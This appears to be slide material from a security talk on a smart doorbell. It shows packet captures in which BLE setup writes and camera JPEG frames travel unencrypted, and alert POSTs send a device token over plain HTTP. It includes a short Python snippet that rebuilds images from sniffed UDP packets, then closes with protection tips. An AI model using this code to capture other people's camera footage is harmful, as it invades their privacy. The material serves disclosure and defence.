441	Master_0xc658936d	Slave_0xc658936d	ATT	Sent Prepare Write Request, Handle: 0x0012 (Unknown: Unknown), Offset: 18
447	Master_0xc658936d	Slave_0xc658936d	ATT	Sent Prepare Write Request, Handle: 0x0012 (Unknown: Unknown), Offset: 36
453	Master_0xc658936d	Slave_0xc658936d	ATT	Sent Prepare Write Request, Handle: 0x0012 (Unknown: Unknown), Offset: 54
461	Master_0xc658936d	Slave_0xc658936d	ATT	Sent Prepare Write Request, Handle: 0x0012 (Unknown: Unknown), Offset: 72

Frame 441: 46 bytes on wire (368 bits), 46 bytes captured (368 bits)

- Bluetooth
- Bluetooth Low Energy RF Info
- Bluetooth Low Energy Link Layer
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
  - Opcode: Prepare Write Request (0x16)
    - Handle: 0x0012 (Unknown: Unknown)
    - Offset: 18
    - Value: 3a22626c655f6861636b696e674062736964

# Network Communication - Doorbell

DEMO

```
- Source: 12:20:09:00:6a:55 (12:20:09:00:6a:55)
  Address: 12:20:09:00:6a:55 (12:20:09:00:6a:55)
    ....1. .... = LG bit: Locally administered address (this is NOT the factory default)
    ....0. .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.42.0.230, Dst: 93.104.75.159
- User Datagram Protocol, Src Port: 10006, Dst Port: 44626
- Data (1024 bytes)
  Data: ec0300000100fa00000000000000002000000ffd8ffe000104a464946000101000280...
  [Length: 1024]

0020 4b 9f 27 16 ae 52 04 08 86 ef ec 03 00 00 01 00 K . ! . . R . . . . .
0030 fa 00 00 00 00 00 00 00 00 00 02 00 00 00 ff d8 . . . . . J F I F . . . . .
0040 ff e0 00 10 4a 46 49 46 00 01 01 00 02 80 01 e0 . . . . . ! . . . . .
0050 00 00 ff c0 00 11 08 01 e0 02 80 03 01 21 00 02 . . . . . C . . . . .
0060 11 01 03 11 01 ff db 00 43 00 08 06 06 07 06 05 . . . . . . . . . .
0070 08 07 07 07 09 09 08 0a 0c 14 0d 0c 0b 0b 0c 19 . . . . . . . . . .
0080 12 13 0f 14 1d 1a 1f 1e 1d 1a 1c 1c 20 24 2e 27 . . . . . $ . ! . . . . .
0090 20 22 2c 23 1c 1c 28 37 29 2c 30 31 34 34 34 1f . . . . . # . ( 7 ) . 01444 . . . . .
00a0 27 39 3d 38 32 3c 2e 33 34 32 ff ff ff ff db 00 ! 9 = 82 < . 3 42 . . . . .
00b0 43 01 09 09 09 0c 0b 0c 18 0d 0d 18 32 21 1c 21 C . . . . . . . . . . 2 ! . ! . . . . .
00c0 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 22222222 22222222
00d0 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 22222222 22222222
00e0 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 22222222 22222222
00f0 32 32 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 22 . . . . . . . . . .
0100 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 . . . . . . . . . .
0110 09 0a 0b ff c4 00 1f 01 00 03 01 01 01 01 01 01 . . . . . . . . . .
0120 01 01 01 00 00 00 00 00 00 01 02 03 04 05 06 07 . . . . . . . . . .
0130 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 . . . . . . . . . .
0140 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 . . . . . } . . . . .
0150 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 ! 1 A . Q a " q . 2 . . . . .
0160 08 23 42 b1 c1 15 52 d1 f0 24 33 62 72 82 09 0a # B . . R . $ 3 b r . . . . .
0170 16 17 18 19 1a 25 26 27 28 29 2a 34 35 36 37 38 . . . . . % & ! ( ) * 45678 . . . . .
0180 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 9 : C D E F G H I J S T U V W X . . . . .
0190 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 Y Z c d e f g h i j s t u v w x . . . . .
01a0 79 7a 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 y z . . . . . . . . . .
01b0 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 . . . . . . . . . .
01c0 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 . . . . . . . . . .
01d0 d4 d5 d6 d7 d8 d9 da e1 e2 e3 e4 e5 e6 e7 e8 e9 . . . . . . . . . .
01e0 ea f1 f2 f3 f4 f5 f6 f7 f8 f9 fa ff c4 00 b5 11 . . . . . . . . . .
01f0 00 02 01 02 04 04 03 04 07 05 04 04 00 01 02 77 . . . . . . . . . . w . . . . .
0200 00 01 02 03 11 04 05 21 31 06 12 41 51 07 61 71 . . . . . ! 1 . A Q . a q . . . . .
0210 13 22 32 81 08 14 42 91 a1 b1 c1 09 23 33 52 f0 . . . . . " 2 . . B . . . . # 3 R . . . . .
0220 15 62 72 d1 0a 16 24 34 e1 25 f1 17 18 19 1a 26 . . . . . b r . . $ 4 . % . . . . & . . . . .
0230 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 ! ( ) * 5678 9 : C D E F G H . . . . .
0240 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 I J S T U V W X Y Z c d e f g h . . . . .
```



# JPEG FILE INTERCHANGE FORMAT

0000	02 cc 1b f4 e6 00 00 c0 ca 98 74 a6 08 00 45 00	.....t...E.
0010	04 1c 01 58 00 00 fc 11 05 ec 5d 68 4b 9f 0a 2a	...X.....]hK..*
0020	00 5c 27 16 ae 52 04 08 34 6b ec 03 00 00 01 00	.\'..R..4k.....
0030	fa 00 00 00 00 00 00 00 00 00 d9 00 00 00 ff d8	.....
0040	ff e0 00 10 4a 46 49 46 00 01 01 00 02 80 01 e0	....JFIF.....
0050	00 00 ff c0 00 11 08 01 e0 02 80 03 01 21 00 02	.....!..
0060	11 01 03 11 01 ff db 00 43 00 08 06 06 07 06 05	.....C.....
0070	08 07 07 07 09 09 08 0a 0c 14 0d 0c 0b 0b 0c 19	.....
0080	12 13 0f 14 1d 1a 1f 1e 1d 1a 1c 1c 20 24 2e 27	.....\$.'
0090	20 22 2c 23 1c 1c 28 37 29 2c 30 31 34 34 34 1f	" ,#..(7),01444.

Start of Image

Application Marker Length

Identifier Version

# Image Extraction

```
1 from PIL import Image
2
3 JFIF_HEADER = b'\xff\xd8\xff\xe0\x00\x10JFIF'
4 JFIF_END = b'\xff\xd9'
5
6 if JFIF_HEADER in udp_payload.binary_value:
7     while not JFIF_END in buf:
8         buf += packet_captures[start_packet+packet_offset].data.data.binary_value[20:]
9         packet_offset += 1
10
11     image = Image.open(io.BytesIO(buf))
12     image.show()
13
```




# Doorbell Alert


```
47.251.54.125 10.42.0.230 TCP 80 → 14211 [ACK] Seq=1 Ack=24740 Win=64021 Len=0
→ 10.42.0.230 47.251.54.125 HTTP POST /app/api/ApiAlertRecord/v6SendAlertV1 HTTP/1.1 (application/x-www-form-urle
47.251.54.125 10.42.0.230 TCP 80 → 14211 [ACK] Seq=1 Ack=26092 Win=64021 Len=0
↳
↳ Frame 113: 1406 bytes on wire (11248 bits), 1406 bytes captured (11248 bits) on interface wlx00c0ca9874a6, id 0
↳ Ethernet II, Src: 12:20:09:00:6a:55 (12:20:09:00:6a:55), Dst: Alfa_98:74:a6 (00:c0:ca:98:74:a6)
↳ Internet Protocol Version 4, Src: 10.42.0.230, Dst: 47.251.54.125
↳ Transmission Control Protocol, Src Port: 14211, Dst Port: 80, Seq: 24740, Ack: 1, Len: 1352
↳ [21 Reassembled TCP Segments (26091 bytes): #75(219), #77(1400), #79(1400), #81(1400), #83(1400), #85(1400), #87(1400),
↳ Hypertext Transfer Protocol
↳ HTML Form URL Encoded: application/x-www-form-urlencoded
↳ Form item: "devicesCode" = "122009006a55"
↳ Form item: "recordType" = "alert"
↳ Form item: "type" = "1"
↳ Form item: "random" = "PMLLKJ"
↳ Form item: "battery" = "3934"
↳ Form item: "token" = "f1e427bd82"
↳ Form item: "base64" = "/9j/4AAQSkZJRgABAQACgAHgAAD/wAARCAHgAoADASEAAhEBAXEB/9sAQwAFBAQEBAQEBgYFBggNCAgHBwGRDA0KDRM
```

# Doorbell Alert


```
47.251.54.125 10.42.0.230 TCP 80 - 14211 [ACK] Seq=1 Ack=24740 Win=64021 Len=0
+ 10.42.0.230 47.251.54.125 HTTP POST /app/api/ApiAlertRecord/v6SendAlertV1 HTTP/1.1 (application/x-www-form-urle
47.251.54.125 10.42.0.230 TCP 80 - 14211 [ACK] Seq=1 Ack=26092 Win=64021 Len=0
Frame 113: 1406 bytes on wire (11248 bits), 1406 bytes captured (11248 bits) on interface wlx00c0ca9874a6, id 0
Ethernet II, Src: 12:20:09:00:6a:55 (12:20:09:00:6a:55), Dst: Alfa_98:74:a6 (00:c0:ca:98:74:a6)
Internet Protocol Version 4, Src: 10.42.0.230, Dst: 47.251.54.125
Transmission Control Protocol, Src Port: 14211, Dst Port: 80, Seq: 24740, Ack: 1, Len: 1352
[21 Reassembled TCP Segments (26091 bytes): #75(219), #77(1400), #79(1400), #81(1400), #83(1400), #85(1400), #87(1400),
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "devicesCode" = "122009006a55"
  Form item: "recordType" = "alert"
  Form item: "type" = "1"
  Form item: "random" = "PMLLKJ"
  Form item: "battery" = "3934"
  Form item: "token" = "f1e427bd82"
  Form item: "base64" = "/9j/4AAQSkZJRgABAQACgAHgAAD/wAARCAHgAoADASEAAhEBAxEB/9sAQwAFBAQEBAQEBgYFBGgNCAGHBwgrDA0KDRM
```



# Attack Scenario



# Attack Scenario



# How to protect yourself?

- Connect your Doorbell to a separate WiFi network
- Setup your Doorbell in a trusted environment